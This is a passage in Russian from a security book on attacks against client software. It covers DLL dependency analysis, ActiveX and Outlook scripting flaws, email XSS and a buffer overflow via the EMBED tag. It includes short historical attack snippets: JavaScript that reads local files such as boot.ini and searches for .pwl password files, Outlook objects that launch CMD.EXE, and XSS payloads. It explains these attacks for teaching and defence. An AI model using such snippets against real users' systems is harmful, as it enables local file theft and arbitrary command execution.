Удачным методом для реализации описанных выше атак является поиск элементов управления, которые обладают возможностями доступа к локальной системе или локальной сети, в частности вызовов функций. Даже быстрый и неполный поиск в реестре системы Windows XP позволяет найти несколько библиотек DLL, которые отвечают за обслуживание интересующих вызовов функций для выполнения сценариев.

```
scrrun.dll
Scripting.FilesystemObject
Scripting.Encoder
wbemdisp.dll
WbemScripting.SWbemDateTime.1
WbemScripting.SWbemObjectPath.1
WbemScripting.SWbemSink.1
WbemScripting.SWbemLocator.1

wshext.dll
Scripting.Signer
```

Путем анализа зависимостей для библиотеки `scrrun.dll` определим возможности библиотеки DLL. Другими словами, такое исследование позволяет выяснить, на что способны сценарии при использовании надлежащих команд. Чтобы установить, какие именно вызовы могут быть сделаны из конкретной библиотеки DLL, удобно воспользоваться программой по определению зависимостей между библиотеками. Программа Dependency Walker строит иерархическое дерево взаимозависимости модулей. Для каждого найденного модуля строится список всех экспортируемых функций и определяется, какие из этих функций в самом деле используются в других модулях. Эта программа поставляется совместно со стандартными средствами разработки от Microsoft (рис. 5.2).

Используя информацию о выявленных зависимостях, мы можем определить, что библиотека использует следующие импортированные функции из других вызываемых библиотек DLL.



Рис. 5.2. Результаты анализа, выполненного программой Dependency Walker для определения взаимозависимостей для библиотеки `scrrun.dll`. *Информация о взаимосвязях может пригодиться при проведении атаки*

ADVAPI32.DLL

```
    IsTextUnicode
    RegCloseKey
    RegCreateKeyA
    RegDeleteKeyA
    RegEnumKeyA
    RegOpenKeyA
    RegOpenKeyExA
    RegQueryInfoKeyA
    RegQueryValueA
    RegSetValueA
    RegSetValueExA
```

KERNEL32.DLL

```
    CloseHandle
    CompareStringA
    CompareStringW
    CopyFileA
    CopyFileW
    CreateDirectoryA
    CreateDirectoryW
```

```
CreateFileA
CreateFileW
DeleteCriticalSection
DeleteFileA
DeleteFileW
EnterCriticalSection
FileTimeToLocalFileTime
FileTimeToSystemTime
FindClose
FindFirstFileA
FindFirstFileW
FindNextFileA
FindNextFileW
FreeLibrary
GetDiskFreeSpaceA
GetDiskFreeSpaceW
GetDriveTypeA
GetDriveTypeW
GetFileAttributesA
GetFileAttributesW
GetFileInformationByHandle
GetFileType
GetFullPathNameA
GetFullPathNameW
GetLastError
GetLocaleInfoA
GetLogicalDrives
GetModuleFileNameA
GetModuleHandleA
GetProcAddress
GetShortPathNameA
GetShortPathNameW
GetStdHandle
GetSystemDirectoryA
GetSystemDirectoryW
GetTempPathA
GetTempPathW
GetTickCount
GetUserDefaultLCID
GetVersion
GetVersionExA
GetVolumeInformationA
GetVolumeInformationW
GetWindowsDirectoryA
GetWindowsDirectoryW
InitializeCriticalSection
InterlockedDecrement
InterlockedIncrement
LCMapStringA
LCMapStringW
LeaveCriticalSection
LoadLibraryA
MoveFileA
MoveFileW
MultiByteToWideChar
ReadFile
RemoveDirectoryA
RemoveDirectoryW
SetErrorMode
SetFileAttributesA
SetFileAttributesW
SetFilePointer
SetLastError
SetVolumeLabelA
SetVolumeLabelW
```

```
    WideCharToMultiByte
    WriteConsoleW
    WriteFile
    lstrcatA
    lstrcatW
    strcpyA
    lstrcpyW
    lstrlenA

USER32.DLL
    CharNextA
    LoadStringA
    wsprintfA

OLE32.DLL
    CLSIDFromProgID
    CLSIDFromString
    CoCreateInstance
    CoGetMalloc
    StringFromCLSID
    StringFromGUID2

OLEAUT32.DLL
    2 (0x0002)
    4 (0x0004)
    5 (0x0005)
    6 (0x0006)
    7 (0x0007)
    9 (0x0009)
    10 (0x000A)
    15 (0x000F)
    16 (0x0010)
    21 (0x0015)
    22 (0x0016)
    72 (0x0048)
    100 (0x0064)
    101 (0x0065)
    102 (0x0066)
    147 (0x0093)
    161 (0x00A1)
    162 (0x00A2)
    165 (0x00A5)
    166 (0x00A6)
    183 (0x00B7)
    186 (0x00BA)
    192 (0x00C0)
    216 (0x00D8)

MSVCRT.DLL
    ??2@YAPAXI@Z
    ??3@YAXPAX@Z
    __dllonexit
    _adjust_fdiv
    _initterm
    _ismbblead
    _itoa
    _itow
    _mbsdec
    _mbsicmp
    _mbsnbcpy
    _mbsnbicmp
    _onexit
    _purecall
    _wcsicmp
    _wcsnicmp
```

```
    free
    isalpha
    iswalpha
    malloc
    memmove
    rand
    sprintf
    srand
    strncpy
    tolower
    toupper
    wcscmp
    wcscpy
    wcslen
    wcsncpy

VERSION.DLL
    GetFileVersionInfoA
    GetFileVersionInfoSizeA
    GetFileVersionInfoSizeW
    GetFileVersionInfoW
    VerQueryValueA
    VerQueryValueW
```

Это довольно любопытный перечень, поскольку он показывает, какие функции способна использовать библиотека `scrrun.dll` по требованию сценария. Правда, не все перечисленные здесь вызовы функций непосредственно доступны для сценария. Предлагаем вернуться к аналогии с подбором ключей, которую мы обсуждали в предыдущих главах. Сценарий предоставляет путь для взлома логических замков между хакером и интересующим его библиотечным вызовом. При определенных обстоятельствах многие из этих библиотечных вызовов могут быть использованы при атаках с применением сценариев.

Web-браузеры и технология ActiveX

Современный Web-браузер превратился в ограниченную зону исполнения переносимого кода. Таким образом, браузер является мощным клиентом, который запускает непроверенный программный код. Это бы не стало такой серьезной проблемой, если бы браузер был надежно отделен от операционной системы. Даже "безопасные" системы переносимого кода наподобие виртуальной машины Java изобилуют выявленными ошибками, которые позволяют хакерам обойти технологии безопасности ограниченной зоны исполнения.

Что же касается программного обеспечения от компании Microsoft, то ситуация во много раз хуже, чем с другими системами. Использование технологии COM/DCOM (иногда обозначаемой как ActiveX, а с недавних пор как .NET) предоставляет многочисленные возможности взаимодействия потенциально вредоносного кода и программных систем локального хоста. Становится возможным проведение десятков атак на уровне между браузером и технологией ActiveX. Многие из этих уязвимых мест позволяют сценариям получать доступ к локальной файловой системе. Чтобы в полной мере осознать эту проблему, предлагаем рассмотреть любую функцию ActiveX, на вход которой разрешено предоставлять адреса URL, но вместо URL-адреса предоставим имя локального файла. Здесь могут быть непосредственно использованы многие из проблем относительных путей к файлу, которые были освещены в предыдущих главах. Объединение преимуществ использования закодиро-

ванных имен файлов и свойств файловой системы ("переход" с помощью относительных имен) позволяет создать успешные программы атаки. ActiveX является прекрасной средой для организации программ атаки.

В некотором смысле уровень между сценариями и операционной системой формирует еще одну зону доверия, в которой могут быть запущены классические атаки с помощью входных данных. В результате большая часть атак на серверные приложения с помощью входных данных (см. главу 4, "Взлом серверных приложений") может успешно применяться и для клиентского программного обеспечения.

Шаблон атаки: предоставление имен локальных файлов для функций с поддержкой URL-адресов

Если для функции разрешено подавать на вход URL-адреса, то вместо них можно подставлять имена локальных файлов. Не сомневайтесь, что хакер найдет весьма любопытные варианты.

Имена локальных файлов и предзагрузчик ActiveX

Компания Microsoft совместно с Internet Explorer поставляет модуль, называемый *предзагрузчиком* (preloader). Используя сценарий для доступа к этому модулю (как это сделано в следующем примере кода JavaScript), можно читать файлы на локальном жестком диске.

```
<script LANGUAGE="JavaScript">
<!—
function attack()
{
    preloader.Enable=0;
         preloader.URL ="c:\\boot.ini";
         preloader.Enable=1;
}
//—>
</script>
<script LANGUAGE="JavaScript"FOR="preloader"EVENT="Complete()">
//Мы здесь, если мы нашли файл.
</script>
<a href="javascript:attack()">щелкните здесь, чтобы получить
↳ файл boot.ini</a>
```

Вызов функции `GetObject()` в Internet Explorer

В Internet Explorer предусмотрен вызов функции `GetObject()`, который может использоваться в многочисленных атаках.

```
DD=GetObject("http://"+location.host+"/../../../../..
↳ /../boot.ini","htmlfile");
DD=GetObject("c:\\boot.ini","htmlfile")
```

Для доступа к тексту интересующего файла воспользуемся следующей командой.

```
DD.body.innerText
```

ActiveX-объект `ixsso.query`

Подобные проблемы затрагивают еще один объект ActiveX.

```
nn=new ActiveXObject("ixsso.query");
nn.Catalog="System";
nn.query='@filename =*.pwl ';
```

Таким образом, вполне справедливо считать, что технология ActiveX предоставляет "широкую дорогу" для действий злоумышленников.

Внесение данных в сообщения электронной почты

Распространенные системы обмена сообщениями также предоставляют возможность внесения вредоносных данных посредством клиентских приложений. Основным предназначением систем обмена сообщениями является получение блока данных и размещение их в среде, в которой затем эти данные могут быть интерпретированы. Это касается систем обмена мгновенными сообщениями (pager), SMS-систем и систем электронной почты. Хакер без затруднений может использовать область входных данных сообщения, добавляя тестовые последовательности символов и просматривая результат такого воздействия. Для систем электронной почты клиентская программа может быть очень сложной, не менее сложной, чем интерфейс Web-браузера. Это означает, что те же хитрости, которые используются при атаках на браузеры, могут успешно применяться в сообщениях электронной почты.

Вредоносные данные могут содержаться в любой части сообщения электронной почты, будь-то заголовок или тело. Контейнером для таких данных может оказаться тема сообщения, поле получателя или даже DNS-имя хоста.

Шаблон атаки: метасимволы в заголовке сообщения электронной почты

Добавление метасимволов в заголовок сообщения электронной почты может дать весьма любопытные результаты при обработке этих символов клиентской программой.

Метасимволы в архиве принятых сообщений программы FML

При создании программой FML перечня сохраненных в архиве сообщений, эта программа просто сохраняет данные из поля для темы сообщения без какой-либо проверки на наличие встроенного сценария или HTML-кода. В результате при просмотре отчета об архиве в браузере терминала исполняются встроенные хакером коды сценариев.

Подобные атаки могут быть проведены с помощью информации полей Subject, FROM (особенно с помощью HTML-кода), To (опять HTML) и самого тела почтового сообщения.

Запуск HTML-кода в сообщениях электронной почты для Outlook XP

При выборе пользователем вариантов ответа (Reply) или пересылки (Forward), программа Outlook XP запускает HTML-код, встроенный в тело оригинального сообщения электронной почты. Интересно проверить действие следующего фрагмента HTML-кода.

```
<OBJECT id=WebBrowser1 height=150 width=300
classid=CLSID:8856F961-340A-11D0-A96B-00C04FD705A2>
<PARAM NAME="ExtentX"VALUE="7938">
```

```
<PARAM NAME="ExtentY"VALUE="3969">
<PARAM NAME="ViewMode"VALUE="0">
<PARAM NAME="Offline"VALUE="0">
<PARAM NAME="Silent"VALUE="0">
<PARAM NAME="RegisterAsBrowser"VALUE="1">
<PARAM NAME="RegisterAsDropTarget"VALUE="1">
<PARAM NAME="AutoArrange"VALUE="0">
<PARAM NAME="NoClientEdge"VALUE="0">
<PARAM NAME="AlignLeft"VALUE="0">
<PARAM NAME="ViewID"VALUE="{0057D0E0-3573-11CF-AE69-08002B2E1262}">
<PARAM NAME="Location"
VALUE="about:/dev/random&lt;script&gt;while (42)alert(Предупреждение -
↳ это атака с помощью сценария!')&lt;/script&gt;">
<PARAM NAME="ReadyState"VALUE="4">
```

Использование Outlook-объекта `Application`

Объект для программы Microsoft Outlook предоставляет мощный элемент управления, который позволяет выполнять команды на уровне ядра системы. Этот объект используется многими авторами вирусов для создания вектора внедрения.

```
NN =MySession.Session.Application.CreateObject("Wscript.Shell");
NN.Run("c:\\WINNT \\SYSTEM32 \\CMD.EXE /C dir");
```

Для проведения этой атаки также вполне реально воспользоваться возможностями языка Visual Basic. Обратите внимание, что VB вообще широко применяется для доступа к уязвимым местам в программном обеспечении от Microsoft.

```
Set myApp =CreateObject("Outlook.Application")
MyApp.CreateObject("Wscript.Shell");
```

Элемент управления View Control

Элемент управления View Control программы Outlook позволяет пользователям просматривать почтовые папки из Web. В результате грамотного использования уязвимого места в свойстве “selection” этого элемента, злоумышленник может удалить всю почту, изменить информацию в ежедневнике либо запустить произвольную программу на машине жертвы с помощью контролируемой им Web-страницы или почтового сообщения, написанного на HTML. Для создания элемента управления Outlook View Control и сценария, который выводит информацию о содержимом локального диска C:, воспользуйтесь следующим кодом.

```
<object id="view_control"
classid="clsid:0006F063-0000-0000-C000-000000000046">
<param name="folder"value="Inbox">
</object>

<script>

function myfunc()
{
//Здесь делаем что-то плохое.
mySelection =o1.object.selection;
myItem =mySelection.Item(1);
mySession =
myItem.Session.Application.CreateObject("WScript.Shell");
mySession.Run("C:\\WINNT \\SYSTEM32 \\CMD.EXE /c DIR /A /P /S C:\\ "");
}
```

```
setTimeout("myfunc()",1000);

</script>
```

Проблемы IMP

Удаленный пользователь может создать вредоносное сообщение электронной почты на основе HTML, при просмотре которого будет исполняться нужный программный код в браузере атакуемого компьютера. В результате источником этого кода будет якобы почтовый сервер, который получит доступ к пользовательским файлам cookie для электронной почты и передаст эти файлы по другому адресу. Поскольку система электронной почты доступна с доверенного сервера (вы ведь доверяете своему почтовому серверу, не так ли?), то браузер доверяет информации, поступающей с этого сервера. Это доверие распространяется и на любой вложенный сценарий. Очевидно, что нельзя оказывать доверие чужим сообщениям электронной почты. Это серьезный недостаток в архитектуре клиента электронной почты.

С помощью специальных сценариев хакер может, например, заполучить файлы cookie, связанные с Web-сеансом. Во многих случаях эти файлы позволяют получить права и привилегии работающего пользователя, т.е. хакер подменяет собой законного пользователя и читает его сообщения.

Ошибка в программе MailSweeper

Когда-то удаленный пользователь мог разместить код JavaScript или VBScript, ограниченный определенными HTML-тегами для обхода правил фильтрации, выполняемой программой MailSweeper от компании Baltimor Technologies. Например, эта программа не сможет корректно отфильтровать содержимое двух следующих HTML-тегов.

```
<A HREF="javascript:alert('Это атака')">Щелкните здесь</A>
<IMG SRC="javascript:alert('Это атака')">
```

Ошибка при фильтрации данных JavaScript-тега в программе Hotmail

В устаревшей версии программы Hotmail пользователь при отправке сообщения электронной почты мог встроить сценарий в поле FROM (От). Эти данные могли поступать на атакуемый хост без фильтрации. Например, для проведения атаки в поле FROM можно было добавить следующий сценарий.

```
a background=javascript:alert('Это атака') @hotmail.com
```

Атаки с помощью вредоносного содержимого

Когда клиентское программное обеспечение отображает и исполняет содержимое медиа-файлов, которые содержат вредоносные данные, то такие атаки называют *атаками с помощью вредоносного содержимого* (content-based attack). Диапазон этих атак очень широк: от замаскированных (вредоносный PostScript-код, с помощью которого можно буквально сжечь принтер) до явных (использование встроенных

функциональных возможностей в рамках стандартного протокола для запуска вредоносного содержимого).

Шаблон атаки: вызов функции файловой системы с помощью вредоносного содержимого

Когда полученный файл открывается клиентом, заголовок протокола или встроенный в медиа-файл фрагмент кода может использоваться при вызове функции ядра. В качестве примеров таких файлов можно назвать музыкальные файлы MP3, файлы архивов ZIP и TAR, а также более сложные PDF- и PostScript-файлы. Стандартными целями этой атаки являются файлы приложений Microsoft Word и Excel, которые доставляются получателю как вложения электронной почты.

Хакеры обычно используют относительные пути к файлам в архивах ZIP, RAR и TAR, чтобы при их разархивировании перейти в родительские каталоги.

Четыре атаки на Internet Explorer 5

1. Правила загрузки файлов (download behaviour[5]) в Internet Explorer 5 позволяют удаленным злоумышленникам выполнять чтение интересующих файлов с помощью перенаправления сервера.
2. Благодаря использованию в Internet Explorer элемента управления ActiveX, предзагрузчика (preloader), удаленные хакеры могут читать интересующие файлы.
3. Использование уязвимого места в Internet Explorer 5.01 (и более ранних версиях), которое характеризуется тем, что со стороны сервера можно перенаправить запрос клиента к локальному файлу вместо запроса на сервер, после чего с помощью аплета Java переслать содержимое файла (server-side page reference redirect). Для доступа к файлу требуется только знать имя каталога и файла.
4. При атаке подмены Web-узла (Web spoofing), которая работает для клиентов Internet Explorer 3.x и 4.x; а также Netscape 2.x, 3.x и 4.x, злоумышленник должен сначала заманить пользователя на ложный Web-узел. Затем адрес ложного узла помещается перед любым URL-адресом, запрашиваемым пользователем, так что адрес `http://www.target.com` превращается в `http://www.spoofserver.com-/http://www.target.com`. После этого запрошенная пользователем Web-страница отсылается к нему через ложный сервер, на котором она может быть изменена, а любая информация, которую передает пользователь, может быть перехвачена. При этом строка состояния внизу экрана и адрес назначения наверху могут быть изменены с помощью аплетов Java[6].

---

[5] *Выражение download behaviour на сайте MSDN поясняется как "загрузка файла и вызов заданной функции после окончания загрузки". — Прим. ред.*

[6] *Атака подмены Web-узла была выявлена и описана в 1997 году Эдом Фелтеном (Ad Felten) и командой Принстонского университета Secure Internet Programming team. Атаки этого типа эффективны и по сей день. Основная проблема заключается в том, что пользователи доверяют тому, что отображает клиентская программа. Более подробную информацию по этой теме можно получить по адресу* `http://www.cs.princeton.edu/sip/pub/spoofing.html`*. — Прим. ред.*

Контратака: переполнение буфера на стороне клиента

Нет ничего логичнее, чем атаковать тех, кто атакует тебя. Во многих случаях эта философия воплощается в сериях атак отказа в обслуживании, направленных против источника проблем. Как правило, вполне реально узнать, с какого IP-адреса проводится атака, после чего перейти к ответным действиям. Если хакер достаточно глуп, чтобы оставить открытые порты в своей системе, можно завладеть его компьютером.

Подобные идеи привели к созданию коварной стратегии защиты — враждебных сетевых служб, которые выглядят, как привлекательные для атаки цели. Базовый принцип аналогичен принципу создания подложных хостов, но в данном случае выполняется один важный дополнительный шаг. Поскольку большинство клиентских программ подвержены атакам на переполнение буфера и в них присутствуют другие уязвимые места, то очень высока вероятность непосредственного использования этих уязвимых мест при первой попытке.

Неудивительно, что код клиентских программ обычно не проходит тестирования относительно возможных атак. Вот почему проблемы в программном коде клиентских приложений намного серьезнее, чем проблемы в серверных приложениях. Если клиентская программа подключается к враждебному серверу, то этот сервер пытается определить тип и версию подключающейся клиентской программы. В данном случае речь может идти о необычайно широком спектре методов удаленного определения программ.

Как только удается выяснить тип программного обеспечения клиента, враждебный сервер отправляет ответ, в котором "кроется" атака на переполнение буфера (или на другое уязвимое место в системе безопасности клиента). Как правило, эта атака не предназначена для простого вывода из строя клиентской программы. Хакер может воспользоваться этим методом для внедрения вируса или установки потайного хода в систему другого злоумышленника (который первым приступил к атакующим действиям), т.е. использовать соединение этого пользователя против него самого.

Очевидно, что такие контратаки представляют серьезную угрозу для злоумышленников. Любой, кто планирует провести атаки на чужие системы, должен учитывать возможность проведения контратак. Любое клиентское программное обеспечение следует тщательно проверить перед его использованием.

Шаблон атаки: переполнение буфера в клиентской программе

Хакер получает сведения о типе клиента, который пытается подключиться к его серверу. Он предоставляет клиенту вредоносные данные для проведения атаки. Возможна установка потайных ходов.

Переполнение буфера в Internet Explorer 4.0 с помощью тега EMBED

Авторы часто используют теги <EMBED> в своих HTML-документах. Например:

```
<EMBED TYPE="audio/midi" SRC="/путь/file.mid" AUTOSTART="true">
```

Если хакер предоставит на вход SRC= слишком длинное имя файла, то в библиотеке mshtml.dll произойдет переполнение буфера. Это стандартный пример

использования содержимого Web-страницы для взлома уязвимого модуля в системе. Существуют тысячи путей распространения данных в конкретной системе, однако описанные атаки широко используются и в настоящее время (более подробная информация об атаках на переполнение буфера содержится в главе 7, “Переполнение буфера”).

Резюме

Атаки на клиентские программы с помощью враждебных серверов стали чрезвычайно распространенными в настоящее время. Обычные пользователи должны остерегаться таких атак. Особое значение осторожность приобретает при использовании стандартных клиентов для тестирования чужих компьютеров или проведения собственной атаки. При использовании уязвимых мест в клиентских программах необязательно пользоваться вредоносной службой. Атаки с помощью XSS позволяют реализовать непрямой взлом системы посредством уязвимых клиентов.